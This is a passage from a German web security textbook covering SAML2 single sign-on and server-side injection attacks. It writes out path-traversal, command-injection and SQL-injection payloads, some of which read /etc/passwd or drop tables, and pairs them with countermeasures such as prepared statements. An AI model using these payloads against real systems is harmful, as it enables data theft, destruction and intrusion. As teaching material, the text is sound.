Bei einem realen Deployment kann die Situation auftreten, dass mehrere Identity Provider verfügbar sind und der Service Provider den korrekten IdP selektieren muss. Ein Beispiel wäre ein Unternehmen welches interne User gegen einem Active Directory und externe User gegen einen öffentlichen IdP authentifiziert.

Um die Selektion des IdPs zu vereinfachen, gibt es das IdP Discovery Protokoll. Die beiden häufigen Arten des IdP Discoveries sind:

- IdP Discovery am SP: der SP selbst kann die User einem IdP zuordnen und weiß daher, welchen IdP er kontaktieren soll.
- Delegated IdP Discovery: der SP leitet die Anfrage an einen eigenen IdP Discovery Service weiter. Dieser identifiziert den zu wählenden IdP und retourniert diese Information an den SP. Bei diesem Protokoll muss erwähnt werden, dass die gesamte Kommunikation über den Client läuft: der SP teilt dem Client mit, dass dieser per HTTP Redirect den IdP Discovery Service kontaktieren soll (auf diese Weise erhält der IdP Discovery Service die IP des Clients).

10.4.2 Protocol Bindings

SAML2 dient zur Vereinheitlichung bestehender SSO-Lösung, daher wurde beim Entwurf des Standards auf vielfältige Integrationsmöglichkeiten in bestehende Netzwerke geachtet. Dementsprechend definiert SAML2 multiple Transportprotokolle, sogenannte Bindings:

- HTTP Redirect Binding
- HTTP POST Binding
- HTTP Artifact Binding
- SAML SOAP Binding
- Reverse SOAP Binding
- SAML URI Binding

Bei Webbrowser-basierten Flows wird meistens das HTTP Redirect oder das HTTP POST Binding verwendet. Bei dem Redirect binding werden die übertragenen SAML Dokumente mittels Base64 codiert und als HTTP Parameter innerhalb von HTTP Redirects verwendet. Da die Länge der Parameter durch die jeweiligen Webbrowser limitiert ist, wird dieses Verfahren vor allem für kurze Nachrichten verwendet. HTTP POST basierte Verfahren verpacken die Nachrichten innerhalb von HTML Formularen und umgehen dadurch die Größenlimitierung. Um den Fluss zu automatisieren, werden die Formular zumeist mittels JavaScript automatisch versendet.

10.4.3 SAML2-Beispiel: Single Sign-On

Abbildung 10.2 zeigt ein Beispiel für ein SP-initiated Single-Sign On welches durch einen Service Provider gestartet und mittels HTTP POST Binding implementiert wurde.

In diesem Beispiel will ein Client (*User Agent*) auf einen Service Provider zugreifen und benötigt hierfür eine Autorisierung. Nach dem initialen Client-Zugriff (Schritt 1) verwendet der SP zusammen mit dem Client das *IdP Discovery* Protokoll um den zugehörigen IdP zu identifizieren. Sobald dieser bekannt ist, erstellt der SP einen Authorization Request und teilt diesen (samt der Adresse des IdPs) dem Client mit. Der Client kontaktiert nun den IdP und übermittelt den Request.

Der IdP authentisiert und autorisiert nun den Client. Falls dies erfolgreich durchgeführt wurde, wird eine SAML2 Security Assertion ausgestellt, vom IdP signiert und dem Client mitgeteilt. Da dies ein HTTP POST basierter Flow ist, erstellt der IdP ein HTML Formular, inkludiert in diesem HTML Formular das generierte SAML-Dokument (hidden field) und submitted das Formular automatisch mittels Javascript (Schritt 4). Der Client greift nun auf den SP zu und übermittelt die SAML assertion. Der SP verifiziert die Signatur und erstellt eine Session basierend auf den Daten innerhalb der Assertion. Bei Schritt 6 wird (wahrscheinlich, ist implementierungsabhängig) ein Session Cookie gesetzt, dass der Client bei allen weiteren Anfragen an den SP verwendet. Auf diese Weise sind nun alle folgenden Requests authentifiziert und autorisiert.

10.5 Reflektionsfragen

1. Wie funktioniert der Sign-On Fluss bei SAML2?
2. Wie funktioniert der Authorisierungsfluss bei OAuth2?



Abbildung 10.2: Beispiel für ein Single-Sign On welches durch einen Service-Provider angestossen wurde.

3. Wie ist ein JSON Web Token aufgebaut? Welches Problem kann im Zusammenhang mit Verwechslungen der Signatur und er MAC-Adresse passieren?

4. Welche Rolle übernimmt das IdP Discovery Protokoll innerhalb von SAML2?

5. Gegeben eine SAML2 Example Assertion, was sagt diese aus (wer ist issuer? wer ist subject, etc.)?

6. Wie ist das Verhältnis zwischen OIDC und OAuth2?

Teil III

Injection Attacks

KAPITEL 11

Serverseitige Angriffe

Ein Grundsatz der Programmierung ist *Garbage-In, Garbage-Out*. In Anlehnung an FIFO (*First-In, First-Out*) wird damit ausgedrückt, dass durch "schlechte" Benutzereingaben undefiniertes Verhalten produziert wird. Während dies ursprünglich funktional gedacht war, ist diese Aussage auch für die Sicherheit einer Applikation relevant.

Benutzern kann nicht getraut werden. Während gutartige Benutzer bestenfalls wirre Eingaben erstellen, werden durch bösartige Benutzer Eingaben durchgeführt, die gezielt die Sicherheit eines Systems kompromittieren sollten. Das Grundmuster ist, dass eine Benutzereingabe als Kommando interpretiert wird. Dies wird durch Angreifer ausgenutzt um, von der Applikation ungewollte, Kommandos abzusetzen. Diese Kommandos werden dann mit den Rechten der Webapplikation (oder eines weiteren Hintergrundsystems) ausgeführt.

Ein Problem ist die große Angriffsfläche da nicht nur die direkt Eingabeverarbeitenden Stellen überprüft werden müssen, sondern alle Programmteile die potentiell Benutzereingaben indirekt erhalten können (z.B. Daten aus deiner Datenbank auslesen, die ursprünglich von einem Benutzer bereitgestellt wurden). Ebenso muss ein Ausbruch nicht direkt am angegriffenen System erfolgen, sondern kann auch auf Hintergrundsystemen passieren. Beispielsweise kann ein Angreifer eine Webapplikation angreifen, bricht aber erst auf Datenbankebene aus dem System aus (auf einem getrennten Datenkbankserver).

Da Tests auf Injection-Angriffe meist gegen bestimmte Operationen und bestimmte Hintergrundsysteme gerichtet sind (z.B. gegen eine MSSQL Datenbank) werden zumeist dutzende oder hunderte Angriffsmuster durchprobiert. Aus Effizienzgründen wird hier sehr stark auf automatisierte Tools gesetzt.

Der Verteidigungsgrundsatz ist es, niemals Benutzerdaten zu vertrauen. Alle Benutzereingaben müssen auf Schadmuster hin überprüft werden, falls Schadcode entdeckt wird, muss die Eingabe verworfen oder gecleaned werden. Aufgrund der vielen verschiedenen Angriffsmuster ist dies nur mittels Bibliotheken sinnvoll möglich. Benutzereingaben dürfen niemals direkt zur Erstellung dynamischer Operationen verwendet werden. Die meisten Frameworks bieten dezidierte Möglichkeiten um Benutzereingaben in Operationen zu inkludieren (z.B. *prepared statements*), bei diesen wird automatisch eine Filterung von Schadcode durchgeführt. Und schlussendlich sollten alle Benutzerausgaben noch bereinigt bzw. maskiert werden bevor sie wieder angezeigt werden. Dadurch wird verhindert, dass Operationen im Kontext eines anderen Benutzers ausgeführt werden.

Als zusätzliche Hardening-Maßnahme können Sandboxing-Konzepte, optionale HTTP Security-Header und IDS/IPS-Systeme verwendet werden.

11.1 File Uploads

Wenn ein Benutzer bei einer Webseite Dateien hochladen und der idente Benutzer (oder ein anderer Benutzer) danach wieder auf diese Dateien zugreifen kann, ergeben sich zwei Gefährdungsmomente. Einerseits kann der idente Benutzer versuchen, mit dem hochgeladenen File den Server direkt anzugreifen (z.B. um Code am Server auszuführen), auf der anderen Seite kann ein Angreifer versuchen, auf diese Weise einen anderen Benutzer anzugreifen (z.B. um dessen Session zu übernehmen).

11.1.1 Das Upload-Verzeichnis

In einer sicherheitstechnisch guten Webapplikation sind alle Dateien und Verzeichnisse schreibgeschützt — Angriffe, die serverseitig Dateien erstellen oder modifizieren müssen, werden dadurch erschwert. Die einzige Ausnahme sollte das Upload-Verzeichnis sein in welches die Webapplikation (bzw. der Systemuser der Webapplikation) schreibend zugreifen darf.

Dieses Verzeichnis sollte niemals unterhalb des Webroots liegen, falls z.B. der Webroot `/var/www/html` ist, sollte das Uploadsvereichnis sich nicht unter `/var/www/html/uploads` befinden. Würde das Verzeichnis so situiert sein, kann der Webserver bei einem Zugriff auf ein hochgeladenes File schwer unterscheiden, ob eine hochgeladene Datei zum “normalen” Umfang der Webapplikation gehört, oder ob es sich um eingeschleusten Schadcode handelt. Zusätzlich sollten Directory-Listings für dieses Verzeichnis deaktiviert werden

und das Verzeichnis auf einer Partition mit aktivierter *noexec* Mount-Option (bei Verwendung von Linux) platziert werden.

Der Dateiname, unter dem ein hochgeladenes File abgelegt wird, sollte niemals durch den User bestimmt werden. Dies würde path traversal Angriffe erlauben[1] bzw. könnte ein Angreifer den bekannten Pfad zu einem File im Zuge von weiteren Injection-Angriffen verwenden.

Ein architekturelles Problem ist durch die Struktur von Webapplikationen bedingt. Eine deployte Webapplikation besteht meistens aus einem Webserver und einem Applikationsserver. Ersterer ist für die Zustellung statischer Dateien optimiert, letzterer beinhaltet die Applikationslogik inkl. der Zugriffskontrollen. Werden Dateien direkt über ein Upload-Verzeichnis bereitgestellt, übernimmt diese Aufgabe der Webserver (der für diese statische Zustellung optimiert ist) und nicht der Applikationsserver — in diesem Fall kann es passieren, dass die Authentication und Authorization nicht überprüft wird. Um dies zu vermeiden, sollte ein Download immer mittels einer dezidierten Downloadoperation, z.B. mittels `https://example.local/download?file_id=xxx`, durchgeführt, und auf diese Weise durch den Applikationsserver ausgeführt werden. Dabei sollten serverseitig die benötigten Zugriffsrechte überprüft werden, als Id wird die Verwendung einer zufälligen ID wie z.B. einer UUID empfohlen.

11.1.2 Upload von Malicious Files

Ein einfacher Angriff ist der der Upload von Dateien, die Code zur serverseitigen Ausführung beinhalten — z.B. das Hochladen von einer *.php* Datei bei Verwendung einer PHP Webapplikation. Der Angreifer würde nach dem Upload auf die Datei zugreifen und dadurch den Code am Server zur Ausführung bringen. Bei einem File-Upload sollten daher die möglichen Dateitypen durch eine Whitelist auf Dateitypen, die nicht am Server exekutiert werden, beschränkt werden. Ebenso sollte mittels dem *Content Disposition* HTTP Header dem Browser mitgeteilt werden, dass eine bezogene Datei explizit heruntergeladen sollte (und nicht als Teil der Webapplikation ausgeführt werden sollte).

Eine weitere Empfehlung ist die Verwendung eines server-seitigen Virenscanners. Diese arbeiten zumeist auf Dateisystem-Basis — wird ein File mit bösartigem Code hochgeladen, wird dieses gescannt und gegebenenfalls unter Quarantäne gestellt bzw. gelöscht. Da die Webapplikation dies nicht automatisch bemerkt, kann es dabei zu Inkonsistenzen zwischen dem Dateisystem und

[1] Diese werden im Kapitel Injection Attacks erklärt.

verlinkten Dateien in der Webapplikation kommen. Eine saubere, aber aufwendige, Lösung wäre die Integration des Virenscanners in den Upload-Prozess der Webapplikation (z.B. über ein API des Virenscanners). Ein workaround wäre es, falls der Virenscanner beim Löschen einer Datei eine gleichnamige Datei mit einem Löschhinweis hinterlegt. Auf diese Werden werden die toten Dateilinks innerhalb der Applikation vermieden.

Besondere Beachtung sollte der Upload von gepackten Dateien (*zip*, *rar*) erhalten. Hier muss auf der einen Seite beachtet werden, dass Archive entpackt und der Inhalt des Archivs ebenso analysiert wird, auf der anderen Seite muss darauf geachtet werden, dass während des Entpackvorgangs kein Sicherheitsfehler passiert.

Ein Spezialfall des Uploads von malicious Dateien ist der Upload von Dateien, die bösartiten JavaScript-Code beinhalten. Da diese Angriffe gegen andere Clients (zumeist Webbrowser) abzielen, werden diese im Kapitel *Clientseitige Injection Angriffe* (Kapitel 12.1.4) behandelt.

11.1.3 Sandboxing

Falls eine Webapplikation nicht-vertrauenswürde Dateien verarbeiten muss, muss diese Dateien aus nicht-vertrauenswürdigen Quellen (Benutzer) analysieren. Dies ist eine notorisch gefährliche Operation und wird selten vollkommen sicher implementiert werden können. Um das potentielle Schadmass zu reduzieren kann Sandboxing verwendet werden. Dabei wird der Parse-Code in einem abgeschotteten Bereich des Systems ausgeführt, im Falle eines erfolgreichen Angriffs wird zumindest nicht das Gesamtsystem kompromittiert.

Wird server-seitig ein Virenscanner verwendet um hochgeladene Dateien auf Schadcode hin zu überprüfen, sollte dieser ebenso vom Rest des Systems abgeschottet werden. In den letzten Jahren wurden vermehrt Angriffe gegen Virenscanner festgestellt. Diese sind für Angreifer sehr lohnende Ziele, da sie alle incoming Dateien vor gereicht bekommen und zumeist mit administrativen Rechten ausgestattet sind.

Techniken in diesem Umfeld beinhalten chroots, Jails, Container und Microservice-Architekturen.

11.2 Path Traversals

Bei einem Path Traversal wird versucht, über modifizierte Parameter auf Ressourcen außerhalb des Webroots einer Webapplikation zuzugreifen. Auf diese Weise kann versucht werden, auf applikations-externe Ressourcen lesend oder

schreibend zuzugreifen bzw. kann versucht werden, ausführbare Dateien am Server zu starten.

Ein Beispiel für eine potentiell angreifbare Operation wäre `https://opfer.local/GetImage.jsp?file=diagram.jpg`. Ein Angreifer könnte versuchen, über den Wert *./../../../../etc/passwd* für den Parameter *file* auf eine Datei außerhalb des Webroots zuzugreifen.

Als Gegenmaßnahme sollte primär versucht werden, nicht Dateinamen als benutzer-gesteuerten Parameter zu verwenden. Falls dies wirklich notwendig ist, sollten die Dateinamen gegen eine rigorose Whitelist und auf invalide Steuersignale hin (z.B. NULL-Characters und Zeilenumbrüche) überprüft werden und vor dem Zugriff auf Ressourcen der kanonische Pfad gebildet und verifiziert werden.

Eine weitere Sicherheitsmaßnahme wäre der Einsatz von Sandboxing-Techniken wie eines *chroot*. Durch Anwendung des Separation of Privileges Prinzips wird das Schadmass verkleinert: der Webserver sollte nur auf Dateien zugreifen können die für den Webserver relevant sind. Weitere Dateien (wie z.B. Systemdateien) sollten weder lesend noch schreibend zugreifbar sein.

11.3 Command Injection

Eine Command Injection zielt darauf ab, Binaries (Kommandozeilentools) auf dem Zielserver auszuführen, zumeist wird dies über modifizierte HTTP Operationsparameter erzielt. Beliebtes Ziel ist das Erstellen einer shell oder reverseshell: dies erlaubt es Angreifern, ähnlich wie mittels SSH, mit den Rechten der Webapplikation Befehle am Server auszuführen.

Im Zuge einer Command Injection wird ein Programm am Server ausgeführt. Da die meisten Webapplikationen losgelöst vom zugrunde liegenden System (z.B. Windows oder Linux) entwickelt werden, rufen diese selten direkt Systemkommandos auf. Eine Ausnahme sind embedded Systeme bei denen die Hardware zusammen mit der Software gebündelt geliefert wird. Gerade im Router-/AccessPoint-Umfeld werden gerne direkt Systemkommandos über die Weboberfläche aufgerufen. Dementsprechend ist das klassische Command Injection Beispiel eine typische Weboperation die von Access Points bereitgestellt wird: mittels des *ping* Kommandos soll die Netzwerkkonnektivität zwischen dem Access Point und einem externen Server überprüft werden.

Dies könnte mit folgendem Pseudo-Python Code implementiert werden:

```
import os
domain = user_input()
os.system('ping ' + domain)
```

In der Variable *domain* wird eine Benutzereingabe gespeichert, es wird angenommen, dass diese ein domainname ist. Ein Angreifer könnte nun z.B. *localhost; ls* als Eingabe verwenden. Durch den übergebenen ; wird bei Unix-Kommandos ein Kommando beendet und das nächste begonnen. Durch diese Verkettung versucht also der Angreifer das Kommando *ls* einzuschleusen.

Ähnliche Muster sind:

- ;ls
- $(ls)
- ‘ls‘

Ein ähnliches Verhalten kann ausgenutzt werden, wenn der Verdacht besteht, dass Dateien mittels Systembefehlen ausgegeben werden und die auszugebende Datei über HTTP Parameter übermittelt wird.

Beispiele hierfür:

- `http://sensitive/cgi-bin/userData.pl?doc=/bin/ls|`
- `http://sensitive/something.php?dir=%3Bcat%20/etc/passwd`

Um Command Injection Probleme zu umgehen wird empfohlen, Programmierbibliotheken anstatt von Kommandozeilenaufrufen zu verwenden. Da hierbei nun keine getrennte Shell geöffnet wird, kann an dieser Stelle auch kein Kommando eingefügt werden.

11.4 Datenbank-Injections

Datenbank-Injections gehören zu den selteneren, dafür aber schwerwiegenderen, vorkommenden Sicherheitsfehlern. Das Grundproblem ist, dass Datenbankabfragen unter Zuhilfename von Benutzereingaben gebaut werden. Durch bösartige Benutzereingaben versuchen Angreifer nun, das Datenbanksystem zur Freigabe zusätzlicher Daten zu bringen, unbeabsichtigt Daten zu verändern oder sogar aus dem Datenbanksystem auf das Betriebssystem auszubrechen.

11.4.1 SQL

SQL[2] ist die bekannteste Abfragesprache für relationale Datenbanken. Im Zuge dieser Vorlesung werden nur einfache SQL-Features benötigt. Ein Beispiel für ein einfaches SQL Statement:

```
select column1, column2 from table1, table2
where column1 = 'xyz'
order by column1 asc/desc
limit 1;
```

In diesem Fall werden zwei Spalten *column1* und *column2* aus zwei Tabellen *table1* und *table2* ausgelesen. Mittels der where-Klausel wird eine Bedingung zur Filterung der Daten hinzugefügt, mittels *order by* die Daten entweder aufsteigend oder absteigend sortiert und mittels *limit* die Anzahl der Datensätze auf einen Datensatz limitiert.

SQL bietet die Möglichkeit die Ausgaben zweier Queries zu einer Gesamtausgabe zu kombinieren. Hierfür wird das *UNION* Kommando verwendet:

```
select column1, column2 from table1, table2
union all
select column3, column4 from table3, table4;
```

Dies ist nur möglich, wenn beide verwendeten SQL-Queries die idente Anzahl von Spalten zurück liefern.

11.4.2 Arten von SQL-Injections

Die einfachste Form der SQL-Injection basiert darauf, dass die Applikation eine String-Concatenation zur Erstellung des SQL-Ausdrucks verwendet. Der Angreifer versucht einen Wert zu übergeben der, wenn er in den SQL-String eingesetzt wird, zuerst den bestehenden SQL-Ausdruck beendet/schließt und danach zusätzlich Code ausführt.

Als Beispiel wird hier ein Login verwendet, der über folgende HTTP Operation durchgeführt wird: `https://kino.local/login.php?email=ah@coretec&password=pw`. Der Angreifer vermutet, dass die Überprüfung des Logins über eine Datenbank-Abfrage ausgeführt wird, die z.B. in Java als String erstellt wird:

[2] Structured Query Language

```
String query = "select * from users where email = '" +email+ "' and
↪  password = '" +password +"' limit 1;";
```

Die Email-Adresse und das Passwort wird als Teil der Datenbank-Abfrage verwendet, wird ein Datensatz zurückgegeben wird der erste Datensatz vermutlich zur Befüllung der Benutzersession verwendet. Wird kein Datensatz zurückgegeben nimmt die Applikation an, dass der Login nicht erfolgreich war.

Ein Angreifer würde nun z.B. folgendes Fragment als Passwort übergeben:

```
1' or '1'='1
```

Durch diesen Ausdruck würde folgendes SQL-Kommando entstehen:

```
String query = "select * from users where email = 'ah@coretec.at' and
↪  password = '1' or '1'='1' limit 1;";
```

Anstatt dass die Email-Adresse und das Passwort überprüft werden, wird nun initial die Email und das Passwort überprüft. Dabei wird wahrscheinlich als Ergebnis *false* erzeugt, damit würde prinzipiell kein Datensatz zurückgegeben werden. Der Angreifer schafft es allerdings, auch den Ausdruck *1=1* hinzuzufügen. Dieser ergibt immer *true*, durch die Oder-Verknüpfung wird der Gesamtausdruck *true* und liefert daher alle Zeilen der Tabelle als Resultat. Der Applikationscode würde nun die erste Zeile extrahieren und mit diesem Datensatz die Session befüllen. Der Angreifer hat auf diese Weise das Login-System überlistet und die Identität eines anderen Benutzers angenommen.

Stacked Queries

Die grundsätzliche Methode an eine bestehende SQL-Abfrage zusätzliche (ungewollte) Queries anzuhängen und dadurch Code auszuführen wird Stacked Query genannt. Das klassische Beispiel für eine solche ist:

```
'; drop table users; --
```

Mittels des ersten Zeichens ' wird versucht aus dem vorgesehenen SQL-Ausdruck auszubrechen. Das Semikolon dient zum Beenden des eigentlichen Kommandos und der Angreifer kann ein beliebiges SQL-Kommando anhängen — in diesem Fall ein *drop table* Kommando, welches eine Datenbank löschen

würde. Zum Schluss wird mit einem weiteren Semikolon der eingeschleuste Befehlt beendet und durch die beiden Bindestriche ein Kommentar eingeleitet. Auf diese Weise wird potentiell nachfolgender SQL-Code auskommentiert.

UNION-based SQL-Injection

Bei UNION-basierten SQL-Angriffen wird versucht mittels des *UNION* Kommandos ein zusätzliches *SELECT* Statement an ein bestehendes Select-Statement anzuhängen. Häufig wird dies verwendet, wenn eine Web-Applikation eine Tabellen-ähnliche Datenauflistung bietet.

Beispiel: eine Webapplikation stellt eine Liste von Personen als HTML-Tabelle dar. Ein Benutzer kann diese Liste durch Eingabe einer ID einschränken. Es wird daher angenommen, dass die Daten der dargestellten HTML-Tabelle durch eine SQL-Abfrage der Form:

```
SELECT Name, Phone, Address FROM Users WHERE Id=$id
```

bereitgestellt wird. Der Parameter *$id* wird durch den Benutzer bereitgestellt. Ein Angreifer kann nun versuchen, hier eine SQL-Injection durchzuführen. Beispielsweise könnte dafür folgendes Fragment verwendet werden:

```
1 UNION ALL SELECT creditCardNumber,1,1 FROM CreditCardTable
```

Dieses Fragment wird durch die Webapplikation für *$id* eingesetzt (da ID in diesem Fall ein Zahlenwert ist, muss, verglichen mit dem Ausbruch aus einem String-Wert, werden hier keine Quoting-Zeichen wie ' benötigt) und erzeugt auf diese Weise die folgende SQL-Abfrage:

```
SELECT Name, Phone, Address FROM Users WHERE Id=1
UNION ALL
SELECT creditCardNumber,1,1 FROM CreditCardTable
```

Die Tabelle wird nun initial mit den Daten des Users mit der Id 1 befüllt, zusätzlich werden alle Kreditkartennummern der Tabelle CreditCardTable angehängt (bei diesen Daten werden Spalten 2 und 3 mit der Konstanten 1 gefüllt).

Da bei einem UNION-Select die Spaltenanzahl der jeweiligen Queries ident sein muss, muss der Angreifer initial die richtige Spaltenanzahl erraten. Dies wird zumeist über Brute-Force Angriffe durchgeführt.

Boolean-based Blind SQL Injection

Eine SQL-Injection ist auch ohne direkten Antwortkanal möglich. Ein Beispiel hierfür sind Boolean-based blind SQL-Injections.

Ein Beispiel: gegeben eine Produktseite `opfer.local/product/1` die ein Produkt anzeigt. Der Angreifer hat bereits erkannt, dass bei Eingabe von `opfer.local/product/1and1=1` die Produktseite ebenso angezeigt wird und bei `opfer.local/product/1and1=0` kein Produkt gefunden wird. Dadurch besteht die Annahme, dass der Angreifer einen Ausdruck and die Produkt-Id (1) anhängen kann und dass dieser Ausdruck auch exekutiert wird (der Ausdruck 1=0 ergibt immer *false*, durch die Und-Verknüpfung mit *false* wird kein Produkt mehr geliefert). Dies kann nun ausgenutzt werden, um mit einzelnen Abfragen den Datenbankinhalt auszulesen. Beispielsweise kann der Angreifer folgenden Ausdruck bilden:

```
SELECT field1, field2, field3 FROM Users WHERE Id='1' AND
↪  ASCII(SUBSTRING(username,1,1))=97
```

An den Suchausdruck wird also eine Substring-Abfrage hinzugefügt. Diese extrahiert die erste Stelle des Benutzernamens, verwandelt diese über die *ASCII*-Funktion in einen ASCII-Wert und überprüft, ob die erste Stelle des Benutzernamens ein A ist. Wird nun die Produktseite des Produkts 1 zurückgeliefert, weiß der Angreifer, dass das erste Zeichen des Benutzernamens ein A ist. Wird keine Produktseite geliefert, würde der Angreifer versuchen ob der ASCII Wert dem Zeichen B entspricht. Durch mehrere (tausende) Anfragen kann der Angreifer auf diese Weise die gesamte Datenbank rekonstruieren.

Time-based Blind SQL Injection

Ähnlich wie bei einer boolean based blind SQL-Injection gibt es bei dieser Angriffsart keinen direkten Antwortkanal für die extrahierten Informationen. Anstatt wird ein side-channel Angriff auf das Zeitverhalten der Antwort angewandt.

Der Angreifer besitzt die Möglichkeit ein SQL-Fragment an eine Anfrage anzuhängen und zur Exekution zu bringen. Wieder wird eine IF-Abfrage verwendet, in dem konkreten Fall wird, falls die Abfrage erfolgreich ist, die Antwort um 10 Sekunden verzögert:

```
http://www.examplecom/product.php?id=10 AND
↪  IF(ASCII(SUBSTRING(username,1,1))=97, sleep(10), 'false'))--
```

Als Abfrage wird der idente "fängt der Benutzername mit A an?" verwendet. Falls dies war sein sollte wird mittels *sleep(10)* die Antwort verzögert, wenn nicht wird sofort geantwortet. Mittels vieler Abfragen kann der Angreifer auf diese Weise die gesamte Datenbank extrahieren.

Im Zuge eines Time-Based Angriffs wird mehr oder weniger ein Model der Antwortzeiten aufgebaut. Da normalerweise die eingefügte Verzögerung minimiert wird (um möglichst schnell Daten extrahieren zu können) ist diese Angriffsart fehlerbehaftet und verwundbar gegenüber Netzwerk-Jitter. Falls die Netzwerkverbindung selbst instabil ist (also Anfragen aufgrund des Netzwerks unterschiedlich lange benötigen), können einzelne Zeichen invalid erkannt werden.

Error-based Injections

Bei *Error-based Injections* wird absichtlich ein Fehler eingebaut um über den ausgegebenen Fehlertext Informationen zu extrahieren.

Ein Beispiel in MySQL: es gibt in Mysql die mathematische Funktion *exp* welche ab einem übergebenen Dezimalwert von ca. 260 einen Fehler ausgibt. Ebenso gibt es den Operator ~welcher ein Bitweises Kompliment bildet. Wird dieser Operator auf das Ergebnis eines Selects angewandt, ist das Ergebnis eine sehr große Zahl.

Ein Angreifer kann dieses Verhalten für eine Datenextraktion nutzen, z.B.:

```
exp(~(select * from (select user()) x)
```

Es wird also in einem sub-select die Funktion *user()* aufgerufen, die den aktuellen Benutzernamen zurück gibt. Auf dieses Ergebnis wird ein bitweises Kompliment angewandt, es wird eine große Zahl erzeugt; diese Zahl wird dann an die *exp*-Funktion übergeben und wird einen Fehler werfen.

Die generierte Fehlermeldung:

```
mysql>select exp(~(select * from (select user()) x ));
ERROR 1690(22003): DOUBLE value is out of range in'exp(~((select
↪  'root@localhost' from dual)))'
```

In der Fehlermeldung wurde allerdings der innere SQL-Ausdruck exekutiert, dadurch wird der Benutzername *root@localhost* ausgegeben und eine Datenextraktion ist erfolgt.

Dies ist ein weiterer Grund, warum auf einer Webseite keine detaillierten Fehlermeldungen ausgegeben werden sollten.

Ausbruch aus dem Datenbanksystem

Eine weitere Möglichkeit des Angreifers ist es aus dem Datenbanksystem auf das Dateisystem auszubrechen. Dadurch kann er mit den Rechten des Datenbankbenutzers entweder auf Dateien am Datenbankserver zugreifen oder besitzt dadurch sogar Shell-Access auf das System. Dies ist einer der Gründe, warum Datenbanksysteme immer mit einem eigenen Benutzer laufen sollten.

Ein bekanntes Beispiel für dieses Problem ist die Funktion *xp_cmdshell* bei Microsoft SQL-Server welche die Ausführung von Programmen über SQL erlaubt. Mittlerweile ist diese Funktion aus Sicherheitsgründen deaktiviert, bei älteren Microsoft SQL-Server Versionen kann allerdings diese Funktion mittels einer SQL-Injection ebenso aktiviert werden.

Ein Beispiel aus dem Open-Source Umfeld wäre PostgreSQL, welches es Datenbankadmins erlaubt, neue Tabellen zu erstellen und diese mit Daten aus dem Dateisystem zu befüllen:

```
postgres-# CREATE TABLE temp(t TEXT);
postgres-# COPY temp FROM '/etc/passwd';
postgres-# SELECT * FROM temp limit 1 offset 0;
```

MySQL bietet auch die beiden Zusätze *into outfile* bzw. *into dumpfile* an. Damit wird das Resultat einer SQL-Query in eine Datei gespeichert. Falls der Datenbankserver mit einer hohen Berechtigunggstufe läuft (z.B. als *root* oder *www-data* Benutzer) kann dies verwendet werden um Dateien im Filesystem (z.B. im Web-Root) abzulegen und auf diese Weise eine Webshell hochzuladen (diese würde dann durch den Angreifer über den Webserver geöffnet werden).

11.4.3 Gegenmaßnahmen

Da das Grundproblem von SQL-Injections die Erstellung von dynamischen SQL-Kommandos basierend auf bösartigen Benutzereingaben ist, wäre das Escapen der Eingabe die erste mögliche Gegenmaßnahme. Dabei werden die Benutzereingaben so maskiert, dass sie gefahrenlos per String-Concatenation verwendet werden können. Da diese Lösung fehleranfällig und Datenbank-spezifisch ist, sollte sie so weit wie möglich vermieden werden.

Ein besserer Lösungsansatz für SQL-Injection ist die Verwendung von *prepared statements*. Bei diesen wird eine SQL-Abfrage mittels einer API gebaut (und mit Daten befüllt) anstatt "nur" Strings zu verknüpfen. Aufgrund der zusätzlich bereitgestellten Information ist die Datenbankbibliothek in der Lage, die benutzer-bereitgestellten Daten in einer Form einzusetzen, welche SQL-Injections verhindert.

Ein Beispiel in Java:

```
String custname = request.getParameter("customerName");
String query = "SELECT account_balance FROM user_data WHERE user_name = ?";

PreparedStatement pstmt = connection.prepareStatement(query);
pstmt.setString(1, custname);

ResultSet results = pstmt.executeQuery();
```

Die dynamische SQL-Query befindet sich im String *query* und beinhaltet einen dynamischen Parameter der mit einem *?* markiert wird. Durch die Methode *setString* wird nun der 1te Parameter auf den Wert der Variable *custname* gesetzt und auf diese Weise die Benutzereingabe in einer sicheren Art und Weise in die SQL-Query eingebaut.

Ein weiteres Beispiel in PHP unter Verwendung von PDOs:

```
$id = 1;
$sth = $DBH->prepare("SELECT * FROM juegos WHERE id = :id");
$sth->bindParam(':id', $id, PDO::PARAM_INT);
$STH->execute();
```

Bei diesem Beispiel werden die dynamisch inkludierten Daten mittels eines Platzhalters (*:id*) identifiziert und mittels der Methode *bindParam* gesetzt. Diese Art der Zuweisung hat den Vorteil, dass *:id* innerhalb der Query an mehreren Stellen gesetzt werden kann. Ebenso wird durch das Hinzufügen eines weiteren dynamischen Parameters die Position der dynamischen Parameter nicht verändert[3].

